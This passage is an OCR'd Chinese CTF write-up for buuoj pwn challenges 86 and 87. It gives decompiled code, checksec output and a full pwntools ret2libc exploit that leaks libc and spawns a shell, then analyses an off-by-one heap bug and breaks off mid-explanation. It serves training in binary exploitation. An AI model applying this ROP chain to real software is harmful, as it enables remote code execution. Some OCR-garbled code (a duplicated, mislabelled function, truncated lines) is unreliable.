
buuoj Pwn writeup 86-90


原创

yongbaoii 于 2021-03-08 10:34:48 发布 75 收藏
分类专栏： CTF 文章标签： 安全


86 axb_2019_brop64

保护


```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   79 Sy
mbols    No     0                6        ./86
```


```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  puts(
    "Hello,I am a computer Repeater updated.\n"
    "After a lot of machine learning,I know that the essence of man is a reread machine!");
  puts("So I'll answer whatever you say!");
  repeater();
  puts("Goodbye!");
  return 0;
}
```

花里胡哨的。




```
  size_t v1; // rax
  char s[208]; // [rsp+0h] [rbp-D0h] BYREF

  printf("Please tell me:");
  memset(s, 0, 0xC8uLL);
  read(0, s, 0x400uLL);
  if ( !strcmp(s, "If there is a chance,I won't make any mistake!\n") )
  {
    puts("Wish you happy everyday!");
  }
  else
  {
    printf("Repeater:");
    v1 = strlen(s);
    write(1, s, v1);
  }
  return 0LL;
```

平平无奇栈溢出。

```python
from pwn import *

context.log_level="debug"
r = remote('node3.buuoj.cn',29649)
elf = ELF('./86')

libc = ELF("./64/libc-2.23.so")

main=0x4007d6
puts_plt=elf.plt['puts']
puts_got=elf.got['puts']
pop_rdi=0x400963

r.recvuntil('Please tell me:')
payload='a'*(0xd0+8)+p64(pop_rdi)+p64(puts_got)+p64(puts_plt)+p64(main)
r.sendline(payload)

puts_addr=u64(r.recvuntil('\x7f')[-6:].ljust(8,'\0'))
success('puts_addr:'+hex(puts_addr))

libc_base=puts_addr-libc.sym['puts']
system=libc_base+libc.sym['system']
binsh=libc_base+libc.search('/bin/sh').next()

payload='a'*0xd8+p64(pop_rdi)+p64(binsh)+p64(system)+p64(main)
r.sendline(payload)

r.interactive()
```


87 npuctf_2020_easyheap

保护




```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   79 Sy
mbols     Yes   0                4        ./87
```

菜单堆




```
int menu()
{
  puts("--------------------------------");
  puts("          reallllly easy heap         ");
  puts("--------------------------------");
  puts(" 1. Create a Heap               ");
  puts(" 2. Edit a Heap                 ");
  puts(" 3. Show a Heap                 ");
  puts(" 4. Delete a Heap               ");
  puts(" 5. Exit                        ");
  puts("--------------------------------");
  return printf("Your choice :");
}
```

create




```
  if ( !heaparray[i] )
  {
    heaparray[i] = malloc(0x10uLL);
    if ( !heaparray[i] )
    {
      puts("Allocate Error");
      exit(1);
    }
    printf("Size of Heap(0x10 or 0x20 only) : ");
    read(0, &buf, 8uLL);
    size = atoi(&buf);
    if ( size != 0x18 && size != 0x38 )
      exit(-1);
    v0 = heaparray[i];
    v0[1] = malloc(size);
    if ( !heaparray[i][1] )
    {
      puts("Allocate Error");
      exit(2);
    }
    *heaparray[i] = size;
    printf("Content:", &buf);
    read_input((void *)heaparray[i][1], size);
    puts("Done!");
    return __readfsqword(0x28u) ^ v5;
  }

eturn __readfsqword(0x28u) ^ v5;
```

结构比较简单




里面申请空间只能申请0x18，0x38，然后最多10个chunk。

edit




```
unsigned __int64 edit()
{
  __int64 v1; // [rsp+0h] [rbp-10h]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  printf("Index :");
  read(0, (char *)&v1 + 4, 4uLL);
  LODWORD(v1) = atoi((const char *)&v1 + 4);
  if ( (signed int)v1 < 0 || (signed int)v1 > 9 )
  {
    puts("Out of bound!");
    _exit(0);
  }
  if ( heaparray[(signed int)v1] )
  {
    printf("Content: ", (char *)&v1 + 4, v1);
    read_input((void *)heaparray[(signed int)v1][1], *heaparray[(signed int)v1] + 1LL);
    puts("Done!");
  }
  else
  {
    puts("How Dare you!");
  }
  return __readfsqword(0x28u) ^ v2;
}
```

里面明显的off by one




```
unsigned __int64 show()
{
  __int64 v1; // [rsp+0h] [rbp-10h]
```




```
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  printf("Index :");
  read(0, (char *)&v1 + 4, 4uLL);
  LODWORD(v1) = atoi((const char *)&v1 + 4);
  if ( (signed int)v1 < 0 || (signed int)v1 > 9 )
  {
    puts("Out of bound!");
    _exit(0);
  }
  if ( heaparray[(signed int)v1] )
  {
    printf("Size : %ld\nContent : %s\n", *heaparray[(signed int)v1], heaparray[(signed int)v1][1], v1);
    puts("Done!");
  }
  else
  {
    puts("How Dare you!");
  }
  return __readfsqword(0x28u) ^ v2;
}
```

show




```
unsigned __int64 show()
{
  __int64 v1; // [rsp+0h] [rbp-10h]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  printf("Index :");
  read(0, (char *)&v1 + 4, 4uLL);
  LODWORD(v1) = atoi((const char *)&v1 + 4);
  if ( (signed int)v1 < 0 || (signed int)v1 > 9 )
  {
    puts("Out of bound!");
    _exit(0);
  }
  if ( heaparray[(signed int)v1] )
  {
    printf("Size : %ld\nContent : %s\n", *heaparray[(signed int)v1], heaparray[(signed int)v1][1], v1);
    puts("Done!");
  }
  else
  {
    puts("How Dare you!");
  }
  return __readfsqword(0x28u) ^ v2;
}
```

delete



```
unsigned __int64 delete()
{
  int v1; // [rsp+0h] [rbp-10h]
  char buf; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v3; // [rsp+8h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  printf("Index :");
  read(0, &buf, 4uLL);
  v1 = atoi(&buf);
  if ( v1 < 0 || v1 > 9 )
  {
    puts("Out of bound!");
```



```
    _exit(0);
  }
  if ( heaparray[v1] )
  {
    free((void *)heaparray[v1][1]);
    free(heaparray[v1]);
    heaparray[v1] = 0LL;
    puts("Done !");
  }
  else
  {
    puts("How Dare you!");
  }
  return __readfsqword(0x28u) ^ v3;
}
```

free的干干净净，也没有留下野指针。

那么能够利用的那个漏洞就只有那个off by one了。

要注意到这个题部署的环境是ubuntu 18.04，有tcache机制。而且申请的chunk也只有0x20，0x20，0x40。

以前我们见到的off by one都是说可以申请的chunk大小随便，我们就可以申请0x60的，方便泄露地址，以及最后通过fastbin_attack去攻击malloc_attack。

